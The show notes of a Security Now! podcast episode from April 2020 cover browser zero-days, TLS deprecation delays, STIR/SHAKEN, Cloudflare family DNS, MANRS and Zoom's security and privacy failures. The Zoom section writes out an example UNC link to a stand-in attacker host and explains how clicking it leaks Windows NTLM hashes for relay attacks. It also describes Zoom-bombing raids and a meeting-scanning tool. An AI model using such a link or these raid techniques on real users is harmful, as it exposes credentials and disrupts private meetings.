Security Now! #761 - 04-07-20

Zoom Go Boom!

This week on Security Now!

This week starts off with a bunch of web browser news including Firefox 0-days, Safari's recent scrape, more Coronavirus-related feature rollbacks, the status of TLS v1.0 and 1.1 and some interesting developments on Edge front. We then revisit the lingering STIR & SHAKEN Telco protocol mess, we look at a new DNS-filtering add-on service from Cloudflare and at the growing influence of an Internet group hoping to tighten up the mess with BGP. I'll quickly update on my SpinRite project then we take a look at what's been going on with the security of Zoom, the suddenly chosen tool for hosting Internet virtual classrooms and meetings of all kinds.

THE BELOVED PET
AND OLIVE, THOUGH YOU ARE NO LONGER WITH US, KNOW THAT YOU WILL ALWAYS BE IN OUR MEMORIES AS A PASSWORD.
R.I.P.
HILARY B. PRICE

Browser News

Mozilla just patched a pair of CRITICAL 0-days.

Both are critical remote code execution flaws resulting from memory mishandling with dangling "use after free" pointers to previously allocated memory. Firefox versions prior to the current v74.0.1 are vulnerable, and both of these exploits were found being used in targeted attacks in the wild.

The first of the two is being tracked as CVE-2020-6819. This use-after free vulnerability is tied to the browser component “nsDocShell destructor” which is a client of the nsI-HttpChannel API, a function of the browser related to reading HTTP headers.

In the case of the second vulnerability, tracked as CVE-2020-6820, attackers are targeting the Firefox browser component known as "ReadableStream" an interface of the Streams API which is responsible for breaking a resource received over a network into small chunks.

Attackers would induce potential victims to visit a maliciously crafted website to trigger these vulnerabilities and then execute arbitrary code on devices running unpatched versions of Firefox. Successful exploitation of one of these vulnerabilities would potentially enable the attackers to compromise the vulnerable systems. And since it was being done in the wild we can assume that was exactly what was happening.

Details are scant and are reportedly being withheld pending the possibility of maybe something related to other browsers. The vulnerabilities were reported by two security researchers, Francisco Alonso and Javier Marcos of JMP Security. On April 3rd, Francisco tweeted (@revskills):

> There is still lots of work to do and more details to be published (including other browsers). Stay tuned.
>
> — Francisco Alonso (@revskills) April 3, 2020

So, although being targeted in an attack is probably unlikely, it's worth restarting Firefox or visiting its Help/About dialog to induce an update.

And we also received an important security update for Chrome

As far as we know none of the eight security bugs that were eliminated from Chrome last week with its update to v80.0.3987.162 were 0-days being actively exploited. But we do know that several were rated CRITICAL and would have allowed remote code execution if exploited.

And Safari gets a bunch of very important fixes!

We have just learned that, until recently, merely visiting a website — either a malicious website or a legitimate site unknowingly hosting a malicious ad — using Apple's Safari browser could have given attackers access to your device's front and rear cameras, its microphone, its location and to the user’s saved passwords.

https://www.ryanpickren.com/webcam-hacking

The responsibly disclosed seven-vulnerability Safari exploit chain, which made this possible, also made its discoverer, Ryan Pickren $75,000 richer... which was the bounty paid by a very grateful Apple Computer for this work and for Ryan's private disclosure of the exploit chain. We all know that Ryan could have made a bunch more money for this elsewhere. Probably 10 times as much.

Ryan notes at the bottom of his wonderfully detained step-by-step exposition of his multiple discoveries that this all only works on Safari v13.0.4 or earlier. This is significant since Apple has been issuing a series of updates to Safari from 13.0.5 released on January 28th through v13.1 which was published on March 24, 2020. So Ryan's discoveries were responsibly disclosed whereupon the fixing began.

Ryan lays out the entirety of his attack on this page (linked above) which I strongly recommend to anyone who's interested. But I'll summarize the high points which all of our listeners will understand since they break one of the golden rules of browsers everywhere:

Ryan found a robust and practical means of bypassing Safari's enforcement of the Same Origin Policy! This is how user plaintext passwords could also be compromised, since Safari uses the same "same origin policy" to detect websites on which password auto-fill needs to be applied... Ryan's hack tricked Safari into mis-applying them.

All told, Ryan discovered and disclosed a total of seven different critical vulnerabilities in Safari.

Meanwhile…

Chrome and Edge join Mozilla in postponing the deprecation of TLS v1.0 and v1.1.
Two weeks ago I mentioned that Mozilla had formally announced their plans to quickly restore the just-deprecated v1.0 and v1.1 of TLS to Firefox 74 due to the Coronavirus. They learned that there were people who were attempting to gain health information from websites that were still not supporting v1.2 or v1.3... and users of Firefox were receiving scary looking security blocked screens.



Remove TLS 1.0 and TLS 1.1

★ **Note:** Removal of TLS 1.0 and TLS 1.1 has been delayed to Chrome 83, which is expected to ship in late May 2020.

Chrome 81, which was due to be released several weeks ago, but as we know was postponed during Google's work-at-home reorganization, was the release where the v1.0 and 1.1 deprecation was planned. But no longer. The screen snip above is from the forthcoming Chrome 81 release notes and it reads: "Note: Removal of TLS 1.0 and TLS 1.1 has been delayed to Chrome 83, which is expected to ship in late May 2020." (And, by the way, if anyone in our audience receives a "shipment" of Chrome 83 please send photos!)

Microsoft this to say on the subject:

https://blogs.windows.com/msedgedev/2020/03/31/tls-1-0-tls-1-1-schedule-update-edge-ie11/

March 31, 2020 10:00 am
Plan for change: TLS 1.0 and TLS 1.1 soon to be disabled by default
By Kyle Pflug / Principal PM Lead, Microsoft Edge Developer Experience

As announced in October of 2018, Microsoft will soon disable Transport Layer Security (TLS) 1.0 and 1.1 by default in Microsoft browsers. In light of current global circumstances, we will be postponing this planned change—originally scheduled for the first half of 2020.

For the new Microsoft Edge (based on Chromium), TLS 1.0 and 1.1 are currently planned to be disabled by default no sooner than Microsoft Edge version 84 (currently planned for July 2020).

For all supported versions of Internet Explorer 11 and Microsoft Edge Legacy (EdgeHTML-based), TLS 1.0 and TLS 1.1 will be disabled by default as of September 8, 2020.

While these protocols will remain available for customers to re-enable as needed, we recommend that all organizations move off of TLS 1.0 and TLS 1.1 as soon as is practical. Newer versions of the TLS protocol enable more modern cryptography and are broadly supported across modern browsers, such as the new Microsoft Edge.

So where are we today with TLS v1.0 and v1.1?
Ivan Ristic's wonderful SSL Labs reports that over 97% of sites surveyed by Qualys' SSL Labs will accept connections over either TLS v1.2 or v1.3. It was this data coupled with vendors' own telemetry that convinced all four of the big browser vendors -- Apple, Google, Microsoft and Mozilla -- last October to shut down support for TLS v1.0 and 1.1.



- Apple reported that on their platforms less than 0.36% of HTTPS connections made by Safari are still using TLS 1.0 or TLS 1.1.
- Google reported that only 0.5% of HTTPS connections made by Chrome are using TLS 1.0 or TLS 1.1 today.
- Microsoft said that only 0.72% of secure connections made by Edge use TLS 1.0 or 1.1.
- Firefox’s stats were higher than the others for some reason, with 1.2% of all connections using TLS 1.0 or 1.1.

If these numbers are all correct it would suggest some differing demography among Firefox users. But in any event, had the Coronavirus not hit, those 3% of sites who are still not offering v1.2 or v1.3 today would have gone dark and would have likely updated their servers. Now that update won't happen upon this summer at the earliest.

Chrome is also reversing themselves on the enforcement of Same Site cookies
On Friday, Justin Schuh, Google's Director of Chrome Engineering posted:

https://blog.chromium.org/2020/04/temporarily-rolling-back-samesite.html

> *Temporarily rolling back SameSite Cookie Changes*
>
> With the stable release of Chrome 80 in February, Chrome began enforcing secure-by-default handling of third-party cookies as part of our ongoing effort to improve privacy and security across the web. We've been gradually rolling out this change since February and have been closely monitoring and evaluating ecosystem impact, including proactively reaching out to individual websites and services to ensure their cookies are labeled correctly.
>
> However in light of the extraordinary global circumstances due to COVID-19, we are temporarily rolling back the enforcement of SameSite cookie labeling, starting today. While most of the web ecosystem was prepared for this change, we want to ensure stability for websites providing essential services including banking, online groceries, government services and healthcare that facilitate our daily life during this time. As we roll back enforcement, organizations, users and sites should see no disruption.
>
> We recognize the efforts of sites and individual developers who prepared for this change and appreciate the feedback from the web ecosystem, which has helped inform this decision. We will provide advance notice on this blog and the SameSite Updates page when we plan to resume the enforcement, which we're now aiming for over the summer.

Our listeners may recall that we previously discussed Google's plan in this regard in great detail. As we know, Google has some folks who really dislike cookies for session state maintenance and who have proposed a complete cookie replacement. But they also recognize the impossibility of overthrowing the status quo in the short term. So they're working to tighten things up as much as they can by porting some of the dream replacement system's feature into cookie-land for the time being, and thus remaining within the current system. They plan to require websites which intend to use 3rd-party cookies to explicitly declare that fact in the cookie's parameter list by introducing a new cookie parameter named "SameSite." This allows the website to assert a cookie usage policy. And the big change in Chrome's behavior was that it would no longer accept policy-free unlabelled cookies when they appeared in a 3rd-party context.

I have a link in the show notes to a very thorough "SameSite" concept explainer which we referenced back when we were explaining all this:

https://web.dev/samesite-cookies-explained/

As Justin posted, since it will break some things it'll eventually happen, just not yet.

Edge with Vertical Tabs and Smart Copy

I just wanted to note that it's looking pretty good for vertical tabs coming to Edge. According to reports, Microsoft's Corporate Vice President for Microsoft Edge, a guy named “Liat Ben-Zur” really really wants the feature. He was quoted saying: “I find myself losing track of all my tabs and I’ll accidentally close a tab as a result. Utterly frustrating, as that is usually exactly the one page I needed.” To which I say: “Amen, brother!” From the demos I’ve seen there’s just a little boxy icon thing in Edge’s upper right corner which toggles the tabs from across the top to down the left side. So I'll bet that once it's a single-click feature, the rest of the world will finally wake up to how obviously correct this has always been... Sort of like the idea of using a mouse to move an on-screen pointer around the screen!

But wait, there’s more! Beyond vertical tabs, the other interesting feature coming soon to Edge will be something Microsoft calls "Smart Copy." The idea is that when a region of a web page is rectangle-selected and copied, when it is then pasted into a destination container, such as an eMail. The content will be "smart" about its destination and will retain its original formatting.

Who's on second?

We all know that Google has essentially taken over the browser market. Chrome currently commands a 68.5% share of the entire market. And historically Firefox has held second place with IE in third place the Edge in fourth place. But around last October/November Edge's gradual rise overtook IE as IE's share softened and slowly dropped. This put Edge in third place behind Firefox. But Firefox had also been very gradually losing share until, yes... Last month it happened... Edge and Firefox also exchanged places which moved Edge into second place behind only Google.

While it's a very distant second place, at 7.59% share, to Google's 68.5%, it's a significant milestone and NetMarketShare's graph for the past year pretty convincingly reveals that we're seeing a true long term trend and not a "blip"...



Okay.... that catches us up on all of the web browser news for the week. Browsers are now the way most of the world touches the Internet and, from a “concerned about security” standpoint, the way the Internet touches us back.

Non-Browser Security News

The return of STIR & SHAKEN.

The US Federal Communications Commission (FCC), last Tuesday unanimously passed new rules to require all originating and terminating voice service providers to implement STIR/SHAKEN in the Internet Protocol (IP) portions of their networks by 30 June, 2021. So, yeah, not soon. Hopefully we'll all have acquired some immunity, one way or another, to the Coronavirus by the time that goes into effect next summer.

We've seen some tortured acronyms before, but STIR and SHAKEN are right up there with the worst of them. STIR stands for "Secure Telephone Identity Revisited," okay, that's not horrible. But SHAKEN is "Signature-Based Handling of Asserted Information Using ToKENs." Someone really struggled for that one!

But even when the US carriers have implemented the STIR and SHAKEN protocols, the problem still won't have been solved for us. Recall that, incredibly, our entire global telephony network is currently missing any and all means for authenticating call origin and for assuring call destination. The call originator asserts (with no authentication whatsoever) the phone number and identity of its caller and NOTHING prevents that from being spoofed... Which is, of course, the problem we find ourselves with today. When implemented, STIR & SHAKEN will only provide this authentication IN THE US when both the originating and terminating voice service providers are IN the US. But based upon the accents I hear when I make the mistake of answering an unsolicited robocall, the originator doesn't sound like they're in Texas, or anywhere else in the US for that matter. So this recent FCC mandate does nothing, in practice, to help with the actual problem we have. Still, I suppose, baby steps. We'll never solve the problem globally if we can't first solve it locally.

If this really comes to pass, and there's so much back-pressure from the Telco industry that I wouldn't accept that as a given, it might mean that we could have end-to-end domestic call authentication security, which would be a huge improvement for me. If it was possible to auto-block all non fully end-to-end authenticated calls, I would be completely happy. I understand that many people conduct overseas business or have family outside of the US. So it wouldn't be a universal solution. But, like I said, baby steps.

This podcast will still be going strong next summer when this might go into effect, so we'll see what it may bring.

Cloudflare has added Parental Control to their 1.1.1.1 DNS service

Since many of us are at home with our families and young ones may be poking around the Internet more than usual, I thought I'd mention a new DNS-based content-filtering service being offered by Cloudflare.

The idea is simple and cool. Simply by tweaking a family's network DNS settings, Cloudflare will offer content-filtered DNS which will refuse to locate and lookup sites which parents would presumably prefer that their unsupervised children did not visit. It's available in two tiers: malware-blocking only and malware plus adult content blocking. In their announcement, Cloudflare asserted that all of the same privacy guarantees applied to these alternate services.

The DNS servers you need to use to activate the parental control service are as follows:

For malware blocking only:
- Primary DNS: 1.1.1.2
- Secondary DNS: 1.0.0.2

For malware and adult content blocking:
- Primary DNS: 1.1.1.3
- Secondary DNS: 1.0.0.3

During the coming months, Cloudflare is also working on developing and providing users with additional configuration settings for the 1.1.1.1 for Families service.

In his announcement statement, Matthew Prince said: "This year, while many of us are sheltering in place, protecting our communities from COVID-19, and relying on our home networks more than ever it seemed especially important to launch 1.1.1.1 for Families."

LGBTQIA+ Huh???

Cloudflare's launch had one little hitch: However, shortly after Cloudflare's new service was announced some users realized that a number of LGBTQIA+ sites were also restricted. This turned out to be just a mistake, and one which Matthew Prince clearly felt awful about. He explained that the mistake was caused by categorizations used by data providers from whom they license feeds to create the backbone of the filtering service.

Prince explained that overlapping feeds provided by multiple providers were in use. And that the last few months have been spent verifying which ones to use for the family service. The generally-agreed malware, blacklisted and malicious websites were the easiest to sort out. For the "sexually explicit content" category they were aiming to mirror Google's SafeSearch tool. One of the licensed providers had an adult content category that mirrored Google, as well as another category that also encompassed LGBTQIA+ sites and a broader range of topics. And that broader filtering category was initially chosen by mistake.

They quickly fixed the mistake and rebuilt their back-end filter. And Cloudflare has asked its users to report any remaining, inadvertent LGBTQIA+ website blocks they come across.

The Internet gets some MANRS

"MANRS" is an abbreviation of: Mutually Agreed Norms for Routing Security and it boasts some serious founding participants, including Akamai, Amazon Web Services, Azion, Cloudflare, Facebook, Google, Microsoft, and Netflix.

In our very early series of podcasts which explained how the Internet works, I detailed the concept of creating a "virtual data circuit" between possibly distant endpoints, by sending a stream of data packets out onto the so-called Internet and trusting the Internet's amazing routing infrastructure to, at every hop, send the packet in the right direction towards its destination.

The truth is, this wacky non-deterministic system works far far better than it has any right to. Which stands as a testament to the genius and to the very many correct decisions that were made back in the beginning.

But, amazing as this system is, it's not without a few blemishes. One of the enduring blemishes is BGP, the Border Gateway Protocol by which the Internet's ad-hoc federation of autonomous routers continuously share their routing tables to inform each other which network blocks they are connected to. In the beginning, routing tables were managed by hand. But as the Internet grew that became more and more difficult. So BGP was brilliantly invented to automate the process. The problem is that much of the Internet is based upon trust. For example, when a packet is placed onto the Internet it indicates the IP of its origin. But as we all know too well, that origin IP can be a deliberate lie and havoc can result.

The same is true for BPG. If someone's router "advertises" (as is the term) that it is authoritative for some block of IP space, the router's word will be taken at face value and that advertisement will be propagated from one router to the next far and wide across the Internet. But if that advertisement was in error, the advertiser of a block of network space it doesn't own will start receiving traffic that it should not receive, and, in turn, starving the true owner of that network space of the traffic that it should legitimately be receiving.

There have been many instances of this through the years and when they have been major they have significantly impacted the Internet's operation until they are found, understood and repaired. Although most of these instances appear to be inadvertent, the possibility exists to use this BGP misrouting for nefarious purposes.

It IS possible for routers to be much more suspicious of incoming BGP advertising claims (truth in advertising?) And to proactively filter out advertisements that just cannot be correct.

So last week's announcement by MANRS was significant, interesting and hopeful because Content Delivery Networks and Cloud Providers are now being brought into the collective.

https://www.manrs.org/2020/03/new-category-of-cdns-and-cloud-providers-join-manrs-to-improve-routing-security/

> Today, we’re proud to announce the new MANRS Content Delivery Network (CDN) and Cloud Programme. This new programme broadens support for the primary objective of MANRS – to implement crucial fixes needed to eliminate the most common threats to the Internet’s routing system.
>
> Mutually Agreed Norms for Routing Security (MANRS) is a global initiative, supported by the Internet Society, that requires collaboration among participants and shared responsibility for the global Internet routing system. It’s a community of security-minded organizations committed to making routing infrastructure more robust and secure.
>
> Originally designed by and for network operators, the initiative has already been extended once to address the unique needs and concerns of Internet Exchange Points. These two facets of MANRS complement each other – the first secures customer-provider interconnections, while the second creates a safe public peering environment.

CDNs are a geographically distributed group of servers that work together to provide fast delivery of Internet content across the globe, and today the majority of web traffic is served through CDNs. Cloud providers offer network services, infrastructure, and/or applications in the “cloud” by hosting them in data centers, often distributed around the world, and providing access via the Internet or private interconnections.

The two typically peer – exchange traffic directly – with thousands of other networks so that data can flow more efficiently, making them large hubs of the Internet interconnection infrastructure. Peering with CDNs and cloud providers can drastically improve performance of network services they host, so there is a clear benefit to interconnect with these networks.

While CDN and Cloud are basically edge networks, their impact on routing security can be significant. Several known incidents showed that an edge network, even a small one, can cause havoc on the Internet by leaking routes. MANRS helps by requiring egress routing controls, so networks can prevent such incidents from happening. Secondly, leveraging CDNs’ and cloud providers’ peering power can have significant positive spillover effect on the routing hygiene of networks they peer with. In other words, if CDNs and cloud providers do their part to improve routing security and demand better practices from their customers, their customers will in turn step up their efforts, and together the Internet will be better and safer for all of us.

That is why in late 2018 the MANRS community formed a task force with representatives from Akamai, Azion, Cloudflare, Comcast, Facebook, Google, Microsoft, Nexica, Oracle, Telefonica, Redder, TORIX, and Verisign committed to developing a set of actions CDNs and cloud providers should take to improve routing security. The outcome of that task force’s work led to the creation of this new MANRS program.

The MANRS Content Delivery Network (CDN) and Cloud Programme lists six actions, of which five are mandatory to implement:

- Prevent propagation of incorrect routing information
- Prevent traffic of illegitimate source IP addresses
- Facilitate global operational communication and coordination
- Facilitate validation of routing information on a global scale
- Encourage MANRS adoption
- Provide monitoring and debugging tools to peering partners (optional)

Program participation provides an opportunity to demonstrate attention to the security and sustainability of the Internet ecosystem and, therefore, dedication to providing high-quality services.

Any CDN or cloud provider that takes at least the five required actions above is welcome to join us. Besides enjoying improved security posture, MANRS participants also show their commitment to the sustainability and resilience of the Internet ecosystem by:

- Creating a secure network peering environment, preventing potential attacks at their border
- Encouraging better routing hygiene from your peering partners

- Signaling your organization’s security-forward posture
- Demonstrating responsible routing behavior
- Improving operational efficiency for peering interconnections, minimizing incidents and providing more granular insight for troubleshooting

Why Is Routing Security Important?

The Internet routing system’s resilience and security is a collective responsibility. No single entity can solve BGP vulnerabilities, and yet without additional controls any network can wreak havoc on the system.

BGP – the protocol used to exchange reachability information between networks and build a “roadmap” of the Internet – does not have built-in validation mechanisms. Without additional controls, routing information is accepted as is, including falsifications and mistakes. When that happens, the roadmap is distorted and traffic follows undesired paths, gets intercepted, or gets blackholed altogether.

Those additional controls have been known for decades and they, if implemented widely, will prevent most routing incidents from happening. MANRS actions encourage any network running BGP to implement well-established, low-risk, low-cost industry best practices and technological solutions that can address the most common threats.

It is only through collective action and a shared sense of responsibility that we can address problems like BGP leaks, hijacks, DDoS attacks, and IP address spoofing that have real-world consequences for millions of people. We must work together to build a more resilient and secure Internet infrastructure.

This new Content Delivery Network (CDN) and Cloud Programme opens a new chapter in MANRS, further extending its community and bringing us closer to a secure and resilient global routing system – the foundation of the Internet.

SpinRite Update

Zoom Go Boom!

Based in San Jose, California, Zoom Video Communications Inc. provides a video-conferencing focused communications platform using desktop and web browser clients. So you get cloud video conferencing, online meetings, and group messaging to create virtual online conferences.

While all of the online conferencing systems have seen a jump in usage once the outbreak of the Coronavirus-driven COVID-19 disease forced virtually all physical meetings of any kind into cyberspace, "Zoom" was the system that most caught on -- apparently due to a nearly instantaneous word-of-mouth spread. And it's easy to use. However, also creating something of a stress test, the past month has shown that it's less easy to use securely, that not using it securely can have immediate and embarrassing consequences, that for many purposes it may not be practical to use securely, and that some potentially serious bugs have surfaced.

Zoom's usage has skyrocketed from 10 million daily users before the Coronavirus last December, to now 200 million daily users. That has resulted in a 535 percent increase in daily traffic to its download page in the last month. The company went public a year ago last April and its stock price peaked in mid-March at more than twice what it had been in December.

The most apparent problem was that in the rush to move online, many of Zoom's useful security features were unused. As we know, adding a password to anything makes that thing's use less simple... even though it makes it somewhat more secure. So early on, everything from board room meetings to schoolroom classes to online yoga were quickly rushed online without passwords. Those organizing the meetings apparently gave little thought to the possibility that anyone would want to crash their party. Ohhhh what a mistake that was. And even if a password was added to a meeting, both the meeting's code and its "protecting" password must be provided to everyone wishing to attend. So when a school district posted its Zoom-based meeting codes and passwords on their public web site, well... once again... stand back.

The world now has a new term: "Zoom Bombing" and it's become a sub-industry of its own. In retrospect this was all foreseeable since we also have every bored teenager now stuck at home, on the Internet, and just itching to cause some (and here comes my favorite word) MAYHEM!

ArsTechnica briefly summed things up last Thursday writing:

> With the coronavirus pandemic forcing millions of people to work, learn, and socialize from home, Zoom conferences are becoming a default method to connect. And with popularity comes abuse. Enter Zoom-bombing, the phenomenon of trolls intruding into other people's meetings for the sole purpose of harassing attendees, usually by bombarding them with racist or sexually explicit images or statements. A small sample of the events over the past few days:
>
> - An attendee who disrupted an Alcohol Anonymous meeting by shouting misogynistic and anti-Semitic slurs, along with the statement "Alcohol is soooo good," according to Business Insider. Meeting organizers eventually muted and removed the intruder but only after more than half of the participants had left.

- A Zoom conference hosting students from the Orange County Public Schools system in Florida that was disrupted after an uninvited participant exposed himself to the class.
- An online meeting of black students at the University of Texas that was cut short when it was interrupted by visitors using racial slurs.

And not only can online conferences be held on the Internet, but Zoom Bombing raids can also be organized using the Internet's social media tools. ZDNet wrote:

> The internet is rife with online communities where users can go and share Zoom conference codes and request that pranksters connect and hurl insults, play pornographic material, or make death threats against other participants -- in a practice called Zoom-bombing or a Zoom raid.
>
> These Zoom-bombing incidents have rapidly increased to become a favorite pastime for all the teenagers stuck in their homes during the quarantines.
>
> From a niche prank that started on a derelict Discord channel, Zoom-bombing has now spread to enormous proportions -- being so rampant these days that the FBI sent a nationwide alert last week, urging companies, schools, and universities to take steps to secure their Zoom channels.
>
> But as Zoom-bombing became more popular, more pranksters wanted to join in the fun, and more users wanted their friends' Zoom meetings disrupted.
>
> And as the old saying goes; where there's a demand, there's always a supply. Over the course of the past week, the number of places on the public Internet where a zoom raid can be requested from a gang of bored teenagers has exploded.
>
> There are now more than 30 public Discord channels.
>
> There are at least three subreddits, and multiple Twitter accounts where Zoom conference codes and passwords can be posted to be broadcast to the entire internet. And there are threads on at least three hacking forums where users are either sharing Zoom conference codes, or techniques to discover live meetings.

Some examples of Discord posts, revealed by PC Magazine's reporting include:

- “Can anybody troll my science class at 9 15.”
- “I have a class in 30 minutes that I’ll send a link for.”
- “My friend's gonna give me the code to her High School Pre Calc class tomorrow morning.”

As I noted above, Zoom does provide for password-protecting meetings. But when an entire class of teenagers at home are provided with the Zoom meeting code and its accompanying password, it's easy for any of them to post those credentials anonymously to get their virtual classroom disrupted.

Fortunately, the Zoom system offers some additional controls to prevent such disruption:

- Zoom offers a virtual "waiting room" where wanna-be participants can be held, staged and vetted before being admitted into the conference.
- And once all vetted participants have been added -- once roll call is complete -- Zoom conferences can be "Locked" to prevent anyone from wandering in late -- very much like locking the classroom door once class as begun.
- It's also possible to prevent anyone other than the host from sharing their screen with the conference, which only makes sense, though it's not currently the default since the system was originally meant to be more open and collaborative.

This is what's going to have to happen moving forward. Of course, all of that requires much more hands-on management. It's not as simple as publicly posting the access codes and everything then works smoothly. But that's the way it's going to have to be.

So that's the usage-tips side, which has immediately become necessary for managing the rampant abuse of Zoom meetings which were initially wide open. But, not surprisingly, some other technical problems have surfaced as a result of much more scrutiny being brought to bear on Zoom.

Last Wednesday a piece in ArsTechnica stated that “Users of Zoom for Windows beware: the widely used software has a vulnerability that allows attackers to steal your operating system credentials.” They were quoting researchers, so perhaps that's what the researchers said.
But it wasn't exactly true -- though it was definitely a serious vulnerability -- it would be more correctly described as a credential impersonation attack.

The Zoom chat window could be used to send targeted Windows users a string of text that represented a network resource on the Windows device they’re using. The Zoom app for Windows would automatically convert these UNC (universal naming convention) strings -- such as \\attacker.baddomain.com\C$ -- into clickable links. If the target clicks on those links in the chat, on networks that aren’t locked down, Zoom will send the Windows usernames and the corresponding Net-NTLM-v2 hashes to the address contained in the link.

Attackers could then use the credentials to access those default-shared network resources, such as Outlook servers, storage devices, etc. This is caused by the fact that a Windows network will accept the NTLM hash when authenticating a user. That leaves the networks open to SMBRelay attacks, that can be used to gain unauthorized access to various resources. These attacks don’t require cracking the hash to reverse it to its plaintext password. Replaying the existing hash is sufficient for authentication. (As I've said many times before, Microsoft has never really managed to make any of its in-house protocols secure, which is why none of them should ever be exposed to the public Internet.)

Note, also, that since all of this is happening over port 445, any Zoom user who is behind an ISP which is already proactively filtering ports 25, 137-139 and 445 -- as many home servicing ISP are -- will have always been protected from the remote exploitation of this flaw. But it's way better not to have this... and immediately upon having this brought to their attention, Zoom repaired and updated their client to close this hole.

And there's more...

It's been revealed that Zoom conference connections are not truly "end-to-end" encrypted and that Zoom is able to see all of their conference content unencrypted. I can understand this, since hosting a massive conference with true end-to-end encryption would be a bit tricky. All of the participants would need to be sharing a common symmetric key that Zoom itself didn't have access to. I'm sure that could be done, but Zoom didn't do it that way. Instead, each conference participant's data stream is encrypted to Zoom but decrypted there and subsequent re-encryption to all other participants.

Subsequent research by Citizen Lab found that Zoom was also vague about the type of encryption being used and that the keys generated for cryptographic operations were being delivered to participants in a Zoom meeting through servers in China, even when all meeting participants, and the Zoom subscriber's company were outside of China.

And the audio and video in each Zoom meeting is encrypted and decrypted with a single AES-128 cipher used in ECB mode which is shared among all the participants. As we know, ECB mode -- Electronic Code Book -- is not a chaining cipher. Each block is independently encrypted without dependence upon anything that came before. The result is that patterns present in the plaintext are preserved through encryption which is considered to be a serious weakness.

Zoom's original privacy policy came under criticism because it was possible for Zoom to collect extensive data about its users — like videos, transcripts, and shared notes — and share it with third-parties for profit. On March 29, Zoom tightened its privacy policy to state that it doesn't use data from meetings for any advertising. But it does use the data when people visit its marketing websites, including its home pages zoom.us and zoom.com.

Zoom's iOS app, like many apps which use the Facebook SDK, was found to be sending analytics data to Facebook even if the user doesn't have a linked Facebook account. Zoom later removed the "feature".

Zoom came under the lens for its "attendee tracking" feature, which, when enabled, lets a host check if participants are clicking away from the main Zoom window during a call. On April 2, it permanently removed the attendee attention tracker function.

Zoom was found to be using an undisclosed data mining feature that automatically matched users' names and email addresses to their LinkedIn profiles when they signed in — even if they were anonymous or using a pseudonym on their call. If another user in their meeting was subscribed to a service called LinkedIn Sales Navigator, they were able to access the LinkedIn profiles of other participants in their Zoom meetings without those users' knowledge or consent. Zoom has now disabled the feature.

Vice Magazine discovered and revealed that Zoom was leaking thousands of users' email addresses and photos, and letting strangers initiate calls with each other. It turned out that was because users with the same domain name in their email address (lesser known email providers other than Gmail, Outlook, Hotmail, or Yahoo!) were being grouped together as if they worked for the same company. Whoops. Zoom has selectively blacklisted those domains... though the whole thing seems like a bad idea to me.

Last Friday, the Washington Post reported that it was trivial to find video recordings made in Zoom by searching the Internet for the common file-naming pattern that Zoom automatically applies to video recordings. These videos were found on publicly accessible Amazon storage buckets. Not a biggie since that was relying upon obscurity rather than security, but still...

Researchers have created a tool called "zWarDial" that searches for open Zoom meeting IDs, finding around 100 open and non-password protected meetings per hour.

But the good news is, Zoom has been responding to each and every one of these issues quickly, and it does appear that, given its existing feature set, it can be used and put to good purpose so long as tight control is maintained over those who are allowed to participate. Though exerting such control might be difficult for very large meetings, a typical virtual classroom ought to be workable.

